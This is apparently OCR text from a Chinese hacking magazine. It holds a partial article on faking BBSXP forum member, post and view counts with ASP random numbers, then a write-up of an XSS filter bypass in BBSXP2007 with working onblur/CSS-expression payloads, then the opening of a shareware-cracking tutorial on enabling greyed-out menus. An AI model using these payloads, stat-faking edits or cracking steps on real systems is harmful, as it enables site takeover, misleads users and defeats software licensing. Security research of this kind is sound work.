



图2

我们跟踪到了列举注册会员、主题总数等地方，看到类似**<%=Statistics("TotalUser")%>**的地方了吗？在这里，我们把等号后面的东西改掉就可以达到伪造注册会员数、主题总数、帖子总数、今日贴数的目的了。

更绝的是，我们还可以利用ASP语言来达到每次刷新都显示不同数字的功能，我们把上面那些代码替换如下，就能够实现随机数字功能：

```
注册会员：<%=Int(10000 * Rnd)%> 
主题总数：<%=Int(10000 * Rnd)%> 
帖子总数：<%=Int(1000000 * Rnd)%> 
今日帖数：<%=Int(1000 * Rnd)%> 
```

相同的，使用此方法把在线统计那里也给改写一下。再打开Setup.asp进行编辑（图3），找到今日、主题、帖子等关键字的地方，换汤不换药地把里面的东西也给替换了。

```
<td width="33%">今日:<font color="red"><%=Int(1000 * Rnd)%></font></td>
<td width="33%">主题:<%=Int(1000 * Rnd)%></td>
<td width="33%">帖子:<%=Int(10000 * Rnd)%></td>
```





图3

哦，忘记了，还有一个每个版面的统计，速速打开ShowForum.asp，找到“目前论坛总在线”关键字所在的地方，使用相同的办法更改一下就行了（图4）。

```
ForunIDOnline=Conn.execute("Select count(sessionid)from [BBSXP_UsersOnli
regForunIDOnline=Conn.execute("Select count(sessionid)from [BBSXP_UsersC
%><table cellspacing="1" cellpadding="0" width="100%" align="center" bor
        <tr>
                <td width="93%" height="25" class="a1">  <img loaded="nc
                目前论坛总在线 <b><%=Int(100000 * Rnd)%></b> 人，本分论t
                <b><%=Int(100 * Rnd)%></b> 人，访客 <b><%=Int(9000 * Rnc
                人。</td>
```

图 4

最后就是帖子的点击率了，因为点击率数字前面没有任何关键字可供参考，于是我们就想办法从数据库那里入手。所谓的数据库其实就是一个记录数据的文件，本文用的是ACCESS数据库。我们可以直接打开网站目录Data文件夹下的BBSxp6.mdb文件，启动ACCESS程序对其进行编辑。

| 作者 | 回复 | 点击 | |
|---|---|---|---|
| 杨若瑜 | - | 123 | 2007-5-3 21: |

图 5

在编辑前，我们还要确定一下点击率是存在哪个表里，因此在浏览器里我们对测试用的帖子进行惨无人道的刷新……最终我们确定了点击率为123次，如图5（此刻，为我键盘的F5默哀10分钟）。

回到数据库（ACCESS）那里，挨个表打开看看，有没有我们熟悉的123？最后终于在BBSXP_Threads表中的Views列找到了123的身影（图6）。

| IsDel | IsVote | Views | Replies |
|---|---|---|---|
| 0 | 0 | 123 | 0 |
| 0 | 0 | 0 | 0 |

图 6

好了，这回我们以BBSXP_Threads和Views为线索，使用Windows搜索工具进行搜索。结果，我们在搜索BBSXP_Thread关键字的时候搜索出来N个，经过反复揣摩这些文件的名称，我们将矛头又直指ShowForum.asp文件。难道刚才没有看仔细？没关系，利用数据库来找相关代码也是很有用的，至少我们现在确定了问题是出在哪里。

找到BBSXP_Threads关键字之后，向下找，结果就发现了ShowThread()函数！这应该是一个自定义函数，向上找，没有其它的include file了，只有一个setup.asp，没错，就是它了！于是我满怀信心的找到了ShowThread函数的老家（图7）。

我就这么一直找、一直找……终于找到了**<td align=center><%=Rs("Views")%></td>**一句。我二话不说，上去就是一阵乱改，**Rs("Views")**也已经变成了**Int(1000 * Rnd)**。最后在Setup.asp最上面的“<%”后面跟上一行“Randomize Timer”，这样程序就完美了！最终，我们打开浏览器看一下效果吧，如图8，图9。

```
sub ShowThread()
if Request("checkbox")=1 then
IconImage="<input type=checkbox value="&Rs("id")&" name=Th
elseif Rs("IsTop")=2 then
IconImage="<img src=images/top.gif border=0>"
elseif Rs("IsTop")=1 then
IconImage="<img src=images/f_top.gif border=0>"
elseif Rs("IsLocked")=1 then
IconImage="<img src=images/f_locked.gif border=0>"
elseif Rs("IsVote")="1" then
IconImage="<img src=images/f_poll.gif border=0>"
elseif Rs("replies")=>SiteSettings("PopularPostThresholdPo
IconImage="<img src=images/f_hot.gif border=0>"
elseif Rs("replies")>0 then
IconImage="<img src=images/f_New.gif border=0>"
```

图 7




图 8




图 9

本文主要的目的是引导大家ASP网页设计入门，并且对ASP程序的修改有所了解，并通过实际的操作快速理解论坛数据库、ASP网页和服务器以及客户之间的联系与区别。（文章涉及到的修改过的相关ASP文件已收录在光盘中）

文章难易度：★★★★
文章阅读点：最新的BBSXP2007发贴跨站漏洞的分析过程。

# BBSXP2007 发贴跨站漏洞挖掘全过程

Hellokitty[TAT]

BBSXP是一款老牌的基于ASP的BBS程序，其特点是程序简洁、负载量高。5月7日，BBSXP官方Yizi在论坛发布了最新的BBSXP2007，在程序简介中说这是一个“New Age，Star Now！”的版本。今天我抽了一点时间对其进行了简单的安全检测，发现了一点小问题，这里与各位读者分享一下我的漏洞挖掘过程。

我发现的这个漏洞就是在发帖时，可以构造跨站代码，构造完毕跨站代码后，一方面是可以对访问者造成威胁，另一方面也可以通过跨站提交表单的方法来获取论坛管理员权限，继而获得webshell来控制服务器，危害性不言而寓。

将BBSXP2007下载到本地，架设好后打开论坛，首先进入后台的管理界面，建立版面以及论坛，以方便我们测试，当然，其它设置不能够更改，因为我们是讨论在论坛默认安装情况下通用的漏洞。退出管理员的登录，然后新注册一个用户并且登录。

为了方便测试，我们需要对原有的表单提交进行一些改变，将发帖页面另存下来，将其原有帖子内容部分的表单域（是以iframe形式调用的外部js中的在线编辑）删除，而后自己添加一个多行文本域，这样避免在提交时被在线编辑器进行代码的转义，而后修改表单的提交路径，当然这里BBSXP没有做提交的来路检测，如果做了来路检测，我们也可以使用nc来提交数

据，这些大家都应该很熟悉了，就不再详细叙述了。然后，我们打开发帖页面，并试着在标题、帖子内容以及标签中输入一些常用的跨站代码，比如<script>alert('XSS')</script>等，提交后均发现不成功，这时我们转到代码部分来分析一下。

打开addTopic.asp页面，我们找到处理发帖部分的代码，如下：

```
'获取用户填写的信息，我们主要来讲解这个部分
Subject=HTMLEncode(Request.Form("Subject"))
Category=HTMLEncode(Request.Form("Category"))
Body=BodyEncode(Request.Form("Body"))
Tags=HTMLEncode(Request.Form("Tags"))
ThreadEmoticonID=RequestInt("ThreadEmoticonID")
'判断长度
if Request.Form("DisableYBBCode")<>1 then Body=YbbEncode(Body)
if Len(Subject)<2 then Message=Message&"<li>文章主题不能小于 2 字符"
if Len(Body)<2 then Message=Message&"<li>文章内容不能小于 2 字符"
if len(Tags)>255 then Message=Message&"<li>标签不能大于255字符"
        (省略投票部分的处理代码)
'更新用户发帖数
Conn.Execute("update [BBSXP_Users] set TotalPosts=TotalPosts+1,UserMoney=UserMoney+"&SiteConfig("IntegralAddThread")&",experience=experience+"&SiteConfig("IntegralAddThread")&",UserPostTime="&SqlNowString&" where UserID="&CookieUserID&"")
    '插入帖子
    Rs.Open "select * from [BBSXP_Threads]",Conn,1,3
    Rs.addNew
    Rs("PostAuthor")=CookieUserName
    Rs("PostTime")=now()
    Rs("lastname")=CookieUserName
    Rs("lasttime")=now()
    Rs("Topic")=Subject
    Rs("ForumID")=ForumID
    Rs("Category")=Category
    Rs("Tags")=Tags
    Rs("ThreadEmoticonID")=ThreadEmoticonID
    If Request("Vote")<>"" then Rs("IsVote")=1
    If Request("IsLocked")=1 then Rs("IsLocked")=1
    if IsModerated=1 and ModerationLevel=0 then Rs("IsApproved")=0
    Rs.update
    ThreadID=Rs("ThreadID")
    PostsTableName=Rs("PostsTableName")
    Rs.close
```

当然，作为漏洞检测来说，我们主要关注的就是获取用户输入的部分了。这里在获取用户输入后，主要用了两个函数进行处理，一个是HTMLEncode()，另一个是BodyEnCode()。其中HtmlEnCode()是对于除帖子内容外的用户输入进行过滤的，而BodyEnCode()则是对帖子内容进行处理的。我们主要来看帖子内容的处理部分BodyEnCode()。我们来看定义在conn.asp文件里面的BodyEnCode()函数的代码：

```
function BodyEncode(fString)
    fString=Replace(fString,vbCrlf,"")
    fString=Replace(fString,"\","&#92;")
    fString=Replace(fString,"'","&#39;")
    fString=Replace(fString,"<A href=","<A target=_blank href=") '点链接打开新窗口
    if SiteConfig("BannedHtmlLabel")<>"" then fString=ReplaceText(fString,"<(\/|)("&SiteConfig("BannedHtmlLabel")&")","&lt;$1$2")
    if SiteConfig("BannedHtmlEvent")<>"" then fString=ReplaceText(fString,"<(.[^>]*)("&SiteConfig("BannedHtmlEvent")&")","&lt;$1$2")
    if SiteConfig("BannedText")<>"" then
        filtrate=split(SiteConfig("BannedText"),"|")
        for i = 0 to ubound(filtrate)
        fString=ReplaceText(fString,""&filtrate(i)&"",string(len(filtrate(i)),"*"))
        next
    end if
    BodyEncode=fString
end function
```

这段函数都进行了哪些过滤呢？有如下几个：

转换vbCrLf（即换行）为空

转义“\”和单引号

将超级链接改为在新窗口中打开

转义站点设置中禁止的html标签

转义站点设置中禁止的html标签中的事件

将站点设置中禁止出现的文本换为星号

那么站点设置那里的默认情况又是怎么样的呢？如图1，过滤HTML标签为**link|script|object|iframe|form|style|div|caption|!—|meta**，过滤HTML标签内的事件为**javascript:|onerror|onload|onmouseover**。





图1

看完了默认配置，心里就有数了，那么我们再回到前台来，开始进行高级的跨站语句撰写，首先来写个**<span style="width:expression(alert('XSS'))">测试</script>**，这时打开新发表的帖子，但是发现并没有如期料般的弹出对话框，打开源文件看看，发现是因为单引号被转义了因此构造不成功，不能使用单引号将给我们继续利用造成很大的障碍，而此时如果使用双引号的话，也不会弹出对话框，想必是在此处使用双引号，会截断原有的style属性。

一时间我们的跨站测试陷入了僵局，慢慢的在后台翻阅它的过滤配置，发现对于HTML标签事件的部分，它仅过滤了几个事件，例如onerror、onload这些常见的事件，那么我们是否能够利用不常见的事件来创建跨站语句呢？

我们知道，对于表单文本域来说，它有onfocus事件，当文本域获得焦点时触发，另外还有onblur属性，当文本域失去焦点时触发。那么我们来写这样一段语句**<input value="文本值" onblur=alert("XSS!")>**，这样发布帖子后，在帖子中会发现有一个文本框，首先使用鼠标点击文本框，然后再点击页面空白处，此时将触发文本框的blur时间，即弹出了对话框。

这样的跨站需要手动来触发，那么我们有没有办法来自动的触发它呢，这时我想起刚才陷入困境的expression跨站方法，在expression中不可以使用单、双引号，那么在这里触发当前控件的blur方法还是可以的，因此完整的跨站语句就是**<input value="哈哈" onblur=alert("XSS") style="width:expression(this.blur)">**。将这个语句输入到帖子内容中，然后打开页面，也就会触发相应事件而最终达到跨站的目的了。

# 从零开始学破解之（四）

文章难度：★★★
文章闪光点：通过API函数破解软件的灰色按钮功能限制

# 功能限制之激活灰色按钮

Talent Feng

## 前言

在上一期文章中我们首先将软件的种种限制手段做了一个比较详细的介绍，使大家对于软件的常用限制手段有了一个大概的了解，并对如何去除ＮＡＧ窗口的方法做了详细的介绍，大家有没有复习呢？现在新的一课马上就要开始了！

在这一课中，我们来学习如何解除软件的功能限制。联系上一课的内容，回忆一下什么叫做软件的功能限制。简单的说，所谓功能限制就是在软件未注册的情况下，不允许使用其全部的功能。当然，这样的理解仅仅是表面上的。我们要解除软件的功能限制就必须要对它有深一层的了解才能有助于更好的理解和学习。下面我们就来详细的介绍一下“功能限制”的来龙去脉。

## 一、功能限制的表现形式

在日常应用中，功能限制在软件中的应用通常可以划分成两种主要的形式：

**1．提示注册型**

这种类型大家一定不会陌生吧，当我们使用某些共享软件时，如果要用到一些被限制的功能，在我们选择该功能的同时，程序就会跳出对话框，提示我们“软件未注册不能使用这项功能”、“请及时注册”等诸如此类的信息。我们就把这一类的功能限制叫做“提示注册型”。对于这一类的软件，这些提示注册的对话框往往可以作为我们破解的突破口。

**2．灰色菜单型**

对于灰色菜单相信大家更不会陌生，有些共享软件在没有注册的情况下，有些功能的菜单就处在灰色不可用的状态下，根本无法使用。采取“灰色菜单”进行功能限制的软件我们把它叫做“灰色菜单型”。

**注意事项：**

对于功能限制的软件，我们要先进行分析。有的软件倘若我们对它的注册功能进行了爆破，并且成功了，那么软件中的功能限制就会随之解除，而另外也有一些软件即使对其注册功能进行爆破，使得软件在使用中显示“已注册”等字样，但是某些功能却依然无法使用，这就是我们常说的“伪注册”。一般来说这样的破解就算是失败的。因此根据不同的情况，要采取不同的方法，有的只需要一次破解就可以完成，有的则需要各个击破。

## 二、“提示注册型”功能限制

这类的软件在我们使用被限制的功能时都会弹出一个“请及时注册”之类的对话框。联系我们前几课讲过的内容，想到什么了吗？对！记住对话框的内容并以此为线索，使用ＯＤ载入程序并通过强大的字符串查找功能来寻找我们需要的内容。然后顺藤摸瓜找到关键的代码，把提示注册的那个ＮＡＧ窗口破解掉就可以了。

对这一类型的功能限制，破解起来似乎没有专门的知识要去了解，只要把前面讲过的内容联系起来，轻轻松松地就可以解决问题了。一般解决它只需要分成两个大的步骤：

**1．爆破解除功能限制**

寻找关键跳转，然后使用“修改跳转”和“ＮＯＰ”两大法宝解决问题。

**2．去掉提示窗口**

有的情况可能是这样的，功能限制已经被解除了，但是使用时还是会跳出那个“提示注册”的窗口。虽然它已经对我们起不到任何作用了，但是看着它就觉得不顺眼，所以干脆当做ＮＡＧ窗口一样，把它除掉了。

以上两个步骤是方法，但是最重要的是需要有线索。线索是什么呢？就是“提示注册”窗口的内容，诸如：“请及时注册”、“未注册版本不能使用该功能”等这一类提示的。

## 三、“灰色菜单型”功能限制

一般来说，导致软件中出现“灰色菜单”的罪魁祸首就是以下两个ＡＰＩ函数：

1.EnableMenuItem

2.EnableWindow

还记得上一课中的MessageBoxA函数吗？程序运行中如果遇到了MessageBoxA就会弹出一个对话框。与MessageBoxA类似，这两个ＡＰＩ函数可以设置菜单是可用还是不可用的状态。这就好比是在使用的菜单上面安装了一个开关，软件作者给这个开关制定了如下的条件：对于注册的用户，开关是开启的，菜单处在可用的状态；对于非注册用户，开关是关闭的，菜单不能使用（灰色）。

如何解决这个“开关”问题呢？想像一下，假如有一盏电灯，本来只在打开开关的时候它才会亮。现在我们要让它一直亮着，有什么办法呢？

第一个办法：就是把开关一直打开（找注册码注册）

第二个办法：就是跳过开关，把灯直接接在电线上，这样电灯就不受开关的控制了

第一种办法是把软件注册了，软件中的“开关”就一直处在开启的状态下，这样软件的所有功能就会向我们敞开大门，但是这样做还叫做ＣＲＡＣＫ吗？所以，我们就要走第二条路——跳过这个“开关”让它彻底失效，让软件永远为我们亮着绿灯。

## 四、实战灰色按钮激活

我们再次以一个ＣＲＡＣＫＭＥ为例来进行演示。运行CRACKME，单击“file”选项可以看到，其中的“menue”菜单处在灰色不可用状态。是不是和我们使用某些软件时遇到的情况很像呢？下边就来讲一下如何使这个灰色的菜单“复活”！

首先打开OllyICE，把这个CRACKME拖到OllyICE中加载进来。在“插件”－“Ultra String Reference”－“Find ASCII”字符串查找功能看看有没有重要的提示信息，可是结果让我们很失望，如图１。没有任何有用的信息，这下线索断了该怎么办呢？

